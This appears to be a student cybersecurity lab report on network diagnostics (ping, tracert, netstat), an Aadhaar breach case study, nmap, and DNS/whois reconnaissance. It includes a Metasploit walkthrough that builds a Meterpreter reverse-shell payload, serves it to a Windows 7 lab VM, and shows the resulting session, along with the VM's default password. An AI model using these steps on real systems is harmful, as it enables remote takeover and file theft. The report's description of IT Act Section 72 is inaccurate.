***PING**: It is a basic network diagnostic tool that sends ICMP (Internet Control Message Protocol) echo requests to a specific host and waits for an echo reply. It helps determine if a host is reachable and measures the network latency.*

<u>IP address of both machines</u>
Host Machine: IP address 192.168.1.2 [windows]
VM Machine: IP address 192.168.1.9 [kali]

<u>Ping from Host to VM</u>
Command: ping 192.168.1.9

```
PS C:\Users\joshi> ping 192.168.1.9

Pinging 192.168.1.9 with 32 bytes of data:
Reply from 192.168.1.9: bytes=32 time<1ms TTL=64
Reply from 192.168.1.9: bytes=32 time<1ms TTL=64
Reply from 192.168.1.9: bytes=32 time<1ms TTL=64
Reply from 192.168.1.9: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.1.9:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Users\joshi>
```

<u>Ping from VM to Host</u>
Command: ping 192.168.1.2

```
kali@kali: /media/sf_PROJECT/q1
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[/media/sf_PROJECT/q1]
└─$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=128 time=0.463 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=128 time=0.296 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=128 time=0.710 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=128 time=0.475 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=128 time=0.714 ms
64 bytes from 192.168.1.2: icmp_seq=6 ttl=128 time=0.639 ms
64 bytes from 192.168.1.2: icmp_seq=7 ttl=128 time=0.392 ms
64 bytes from 192.168.1.2: icmp_seq=8 ttl=128 time=0.466 ms
64 bytes from 192.168.1.2: icmp_seq=9 ttl=128 time=0.276 ms
64 bytes from 192.168.1.2: icmp_seq=10 ttl=128 time=0.222 ms
^C
--- 192.168.1.2 ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9280ms
rtt min/avg/max/mdev = 0.222/0.465/0.714/0.167 ms

┌──(kali㉿kali)-[/media/sf_PROJECT/q1]
└─$
```

***Tracert**: helps you determine the route a packet takes to reach a destination target*


Command: tracert skit.ac.in

```
PS C:\Users\joshi> tracert skit.ac.in

Tracing route to skit.ac.in [2606:4700:3036::6815:23e6]
over a maximum of 30 hops:

  1     2 ms     1 ms     1 ms  2401:4900:889a:3519:1633:75ff:fe69:f580
  2    15 ms    10 ms     8 ms  2401:4900:1c1a:8fff::1
  3    10 ms     9 ms     9 ms  2404:a800:1a00:802::a1
  4   126 ms   124 ms   129 ms  2404:a800::147
  5     *        *      137 ms  2400:cb00:49:200::18
  6   129 ms   126 ms   160 ms  2400:cb00:577:3::
  7   136 ms   135 ms   125 ms  2606:4700:3036::6815:23e6
```

Note:

1. An asterisk in the output signifies no response was received from a particular hop within the timeout period. This could indicate a temporary issue with that router.
2. Each line represents a "hop," which is a router, your data packet passes through on its journey. The maximum number of hops displayed is 30.
3. The round-trip times at each hop give an idea of the overall network delay. High latency at specific hops might indicate congestion on that part of the network.
4. By analyzing the IP addresses in the hops, we can get a general idea of the network providers your data travels through before reaching the website.

***Netstat**: A command-line tool that displays network connections, routing tables, interface statistics, protocol statistics etc. It's a valuable tool for network administrators and troubleshooting network issues.*



```
Windows PowerShell
PS C:\Users\joshi> netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.1.2:49718      20.198.118.190:https   ESTABLISHED
  TCP    192.168.1.2:49754      static:https           ESTABLISHED
  TCP    192.168.1.2:49795      68.183.245.176:https   ESTABLISHED
  TCP    192.168.1.2:49845      20.212.88.117:https    ESTABLISHED
  TCP    192.168.1.2:50008      91.108.23.100:https    TIME_WAIT
  TCP    192.168.1.2:52808      91.108.56.150:https    TIME_WAIT
  TCP    192.168.1.2:53116      104.208.16.91:https    ESTABLISHED
  TCP    192.168.1.2:53819      91.108.23.100:https    TIME_WAIT
  TCP    192.168.1.2:54003      216.239.36.223:https   CLOSE_WAIT
  TCP    192.168.1.2:54022      216.239.36.223:https   CLOSE_WAIT
  TCP    192.168.1.2:54053      40.99.31.162:https     ESTABLISHED
  TCP    192.168.1.2:54125      152.195.38.76:http     TIME_WAIT
  TCP    192.168.1.2:54128      104.208.16.89:https    TIME_WAIT
  TCP    192.168.1.2:54129      149.154.167.43:https   TIME_WAIT
  TCP    192.168.1.2:54130      149.154.167.43:https   TIME_WAIT
  TCP    192.168.1.2:54131      149.154.167.43:https   TIME_WAIT
  TCP    192.168.1.2:54132      149.154.167.43:https   TIME_WAIT
  TCP    192.168.1.2:54137      149.154.167.43:https   TIME_WAIT
```

Netstat uses in network monitoring and troubleshooting

1. Identifying active connections.
2. Finding listening ports
3. Monitoring network traffic
4. Security Analysis

Case Study: The Aadhaar Data Breach

Introduction

The Aadhaar data breach, a high-profile incident, exposed the vulnerabilities in India's unique identification system and sparked a nationwide debate on data privacy and security. This case study delves into the incident, analyzes the involved laws, and examines the subsequent outcomes.

Case Overview

The Aadhaar system, introduced to provide a unique identification number to every Indian resident, holds immense personal data. In 2017, reports surfaced about a potential data breach, alleging that sensitive information of millions of Aadhaar cardholders was compromised. The breach raised serious concerns about the security of the system and the potential misuse of personal data.

Legal Framework

The primary law governing cybercrime in India is the Information Technology Act, 2000 (IT Act), amended in 2008. Relevant sections for this case include:

- **Section 43:** Deals with data breach and imposes penalties for negligence leading to data loss or damage.
- **Section 66:** Addresses computer-related offenses, such as hacking and unauthorized access.
- **Section 72:** Pertains to electronic records and digital signatures, emphasizing data protection.

Additionally, the Aadhaar Act, 2016, provides specific provisions for the protection of Aadhaar data.

Impact

The Aadhaar data breach had far-reaching implications:

- **Loss of Trust:** The incident eroded public trust in the government's ability to safeguard sensitive data.
- **Identity Theft:** Compromised data increased the risk of identity theft and financial fraud.
- **Privacy Concerns:** The breach highlighted the need for stronger data protection laws and regulations.

Outcome

While the exact extent of the data breach remains contested, the incident led to increased scrutiny of the Aadhaar system. The government introduced additional security measures

and emphasized data privacy. However, discussions about the balance between security and convenience continue. Legal proceedings related to the breach are ongoing, with debates on the interpretation of the IT Act and the Aadhaar Act.


Analysis


The Aadhaar data breach serves as a stark reminder of the challenges in protecting personal data in the digital age. While the IT Act provides a legal framework, its effectiveness in addressing large-scale data breaches is debatable. The incident underscores the need for robust data protection regulations, stronger enforcement mechanisms, and a culture of data privacy.

NAMP: *A powerful network scanner tool. It is a utility for network discovery and security auditing. It's essentially a tool that allows us to explore and analyse computer networks.*

Command: namp [-flags] target_IP_address

1. Note: nmap should always be used with sudo/admin privilege so that it is able to perform all the activities properly.
2. Here the ip address is **<u>139.59.7.151</u>**
3. Command used here are: *sudo nmap -A -O -p- 139.59.7.151*





Nmap sends specially crafted packets to target systems and analyzes the responses to gather information

Metasploit:- It is a widely used open-source penetration testing framework.
It's essentially a toolbox filled with various tools and resources for security professionals to identify, exploit, and verify vulnerabilities in systems and networks.
Some of the exercises we can do with this tool are as follows:-

1. Payload Delivery.
2. Exploit Vulnerability.
3. Identify Vulnerability.
4. Develop Exploits

The below image is the console of metasploit.

Steps to exploit a vulnerability on a Windows 7 machine from a Kali Linux system:-

1. First of all we create a payload which will be installed on the victim windows machine and the command for that is:
    a. Msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.181.160 LPORT=4444 -f exe -o /home/kali/assignment/payload.exe
2. Then after creating this payload we will access the metasploit console from the following command:
    a. msfconsole
3. Then after this , the msfconsole will come from where we have to search a module and for that we will use the following command:
    a. search exploit/multi
4. After this several modules will come and from that module we have to use a specifi module and the command for that is:
    a. use exploit/multi/handler
5. After this there are several variables which we have to setup and the command for that are:
    a. set payload windows/meterpreter/reverse_tcp
    b. set LHOST 192.168.181.160
6. After this first we will start a basic http server using python3 and the command for that is:
    a. python3 -m http.server
        i. Note that this command is run from where the payload file is present.
7. After this in the victim windows system we will enter the ip address of the kali machine i.e.
    a. 192.168.181.160
8. After this the victim machine will download the payload.
9. After this in our kali machine we run a command:
    a. Exploit
10. Now when the victim will install the payload.exe file we will get the control of their windows system from the terminal.
11. Now there are basic commands from which we can access theri system files and many more, some of them are:
    a. ls
    b. cd
    c. pwd
    d. download
    e. Upload
12. Below is the image of how the system is accessed.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.181.160
LHOST => 192.168.181.160
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.181.160  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > execute
[-] Unknown command: execute. Run the help command for more details.
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.181.160:4444
[*] Sending stage (176198 bytes) to 192.168.181.199
[*] Meterpreter session 1 opened (192.168.181.160:4444 -> 192.168.181.199:49351) at 2024-08-08 11:47:30 -0400

meterpreter > ls
Listing: C:\Users\IEUser\Downloads
==================

Mode              Size    Type  Last modified             Name
----              ----    ----  -------------             ----
100777/rwxrwxrwx  1647816 fil   2024-08-08 11:34:22 -0400  MicrosoftEdgeSetup.exe
100666/rw-rw-rw-  282     fil   2016-03-07 23:40:36 -0500  desktop.ini
100777/rwxrwxrwx  73802   fil   2024-08-08 11:47:15 -0400  payload.exe

meterpreter > pwd
C:\Users\IEUser\Downloads
meterpreter > mkdir test
Creating directory: test
meterpreter > cd test\\
meterpreter > ls
```

Host Name: IEWIN7
IE Version: 11.0.9600.18800
OS Version: Windows 7
Service Pack: Service Pack 1
User Name: IEUser
Password: Passw0rd!

Snapshot/backup:
Create a snapshot (or keep a backup of downloaded archives) before first booting and working with this VM, so that you can reset quickly after the OS trial expires.


Licensing notes and evaluation period:
The modern.ie virtual machines use evaluation versions of Microsoft Windows, and are therefore time limited. You can find a link to the full license on the desktop.

Activation:
For Windows 7, 8, 8.1 and 10 virtual machines, you need to connect to the Internet in order to activate the trial. In most cases, activation will be done automatically after a few minutes, but you can also enter '**slmgr /ato**' from an administrative command prompt. This will give you 90 days.
For Windows Vista, you have 30 days after first boot.
For Windows XP, you have 30 days after first boot. You will see a toast notification pop up a few minutes after boot stating the days left (in the system tray).

Re-arm:
In some cases (Windows XP, Vista, and 7), it may be possible to further extend the initial trial period if there are rearms left. The following commands can be run from an administrative command prompt (**right-click** on **Command Prompt** and select the '**Run as Administrator**' option).
Show current license time remaining, re-arm count (all except Windows XP):
slmgr /dlv
Re-arm (all except Windows XP). Requires reboot.
slmgr /rearm
Re-arm (Windows XP only). Note that no error is given in the case no rearms are left.
rundll32.exe sysdm.cpl,EditWindowsValue

For Windows 8, 8.1 and 10, you will **NOT** be able to re-arm the trial.

Operating system: *Kali linux [prebuilt virtual image]*
Hypervisor: *Oracle virtual box*



Steps to setup the machine:

1. Install the kali linux pre-built virtual image from the official website.
2. Then extract the zip file.
3. Then click on this file *D:\OS\kali-linux-2024.2-virtualbox-amd64\kali-linux-2024.2-virtualbox-amd64.*
4. It will automatically open the oracle virtual machine with pre built default setting.
5. Then click on run and the machine will now be functional .

Steps to optimise the performance:

1. Optimize network settings for low latency and high throughput like setting up the bridge selection from network selection
2. Try to install and unzip the pre built virtual machine on faster drives like ssd because ssd are generally faster then the HDDs
3. Disable the graphical interface if there is not use of GUI

Some of the tools that can be used to gather information about any specific targets are:

NOTE:- domain used is: google.com


1. **Whois lookup**:- it is a simple tool which is used to find the information about a registered domain name. This toll is widely present on linux and windows and most of the times it comes pre-installed and this tool can also be used online as some of the websites give this service. Some of the information which can be find with this are:-

    a. Registrant.

    b. Domain creation date.

    c. Domain expiration date.

    d. Name server.



Registrant:

Organization: Google LLC

Mailing Address: CA, US

Redacted for privacy:
some of the data in this object has been removed.

Technical:

Mailing Address: CA, US

Redacted for privacy:
some of the data in this object has been removed.

Registrar Information

Name: MarkMonitor Inc.

IANA ID: 292

Abuse contact email: abusecomplaints@markmonitor.com

Abuse contact phone: +1.2086851750

DNSSEC Information

Delegation Signed: Unsigned

Authoritative Servers

Registry Server URL: https://rdap.verisign.com/com/v1/domain/google.com

Last updated from Registry RDAP DB: 2024-08-07T16:35:50Z

Registrar Server URL: https://rdap.markmonitor.com/rdap/domain/GOOGLE.COM

Last updated from Registrar RDAP DB: 2024-08-07T16:35:50Z

---

2. **DNS lookup**:- It is a simple tool which converts human readable domain names into machine readable IP addresses. On web pages it can be simply found by typing “dns lookup tool” and in windows and linux systems there is a command called “nslookup” which when used with several flags can generate the same records as later produced. Some of the common dns records are:

    a. A record:- domain name into IPv4 address.

    b. AAAA record:- domain name into IPv6 address.

    c. CNAME record:- alias for other domain.

    d. MX record:- gives information about the mail server which is being used.

e. NS record:- name server for the given domain.

```
A Records:
[0] Name: google.com | TTL: 163 | Data: 216.58.200.206
-----------
TXT Records:
[0] Name: google.com | TTL: 3600 | Data: "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
[1] Name: google.com | TTL: 3600 | Data: "google-site-verification=TV9-DBe4R80X4v0M4U_bd_J9cpOJM0nikft0jAgjmsQ"
[2] Name: google.com | TTL: 3600 | Data: "google-site-verification=wD8N7i1JTNTkezJ49swvWW48f8_9xveREV4oB-0Hf5o"
[3] Name: google.com | TTL: 3600 | Data: "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
[4] Name: google.com | TTL: 3600 | Data: "docusign=1b0a6754-49b1-4db5-8540-d2c12664b289"
[5] Name: google.com | TTL: 3600 | Data: "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
[6] Name: google.com | TTL: 3600 | Data: "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c112BPvqKX8="
[7] Name: google.com | TTL: 3600 | Data: "v=spf1 include:_spf.google.com ~all"
[8] Name: google.com | TTL: 3600 | Data: "cisco-ci-domain-verification=479146de172eb01ddee38b1a455ab9e8bb51542ddd7f1fa298557dfa7b22d963"
[9] Name: google.com | TTL: 3600 | Data: "onetrust-domain-verification=de01ed21f2fa4d8781cbc3ffb89cf4ef"
[10] Name: google.com | TTL: 3600 | Data: "apple-domain-verification=30afIBcvSuDV2PLX"
-----------
MX Records:
[0] Name: google.com | TTL: 300 | Data: smtp.google.com. | Priority: 10
-----------
AAAA Records:
[0] Name: google.com | TTL: 291 | Data: 2404:6800:4002:823::200e
-----------
CNAME Records: None
-----------
NS Records:
[0] Name: google.com | TTL: 327141 | Data: ns3.google.com.
[1] Name: google.com | TTL: 327141 | Data: ns2.google.com.
[2] Name: google.com | TTL: 327141 | Data: ns4.google.com.
[3] Name: google.com | TTL: 327141 | Data: ns1.google.com.
-----------
```

---

3. **Subdomain scanners**:- they are tools which are used to find the sub-domain of any parent domain and hence we are sometimes able to access additional websites and services that are associated with the parent domain.

Result of google.com

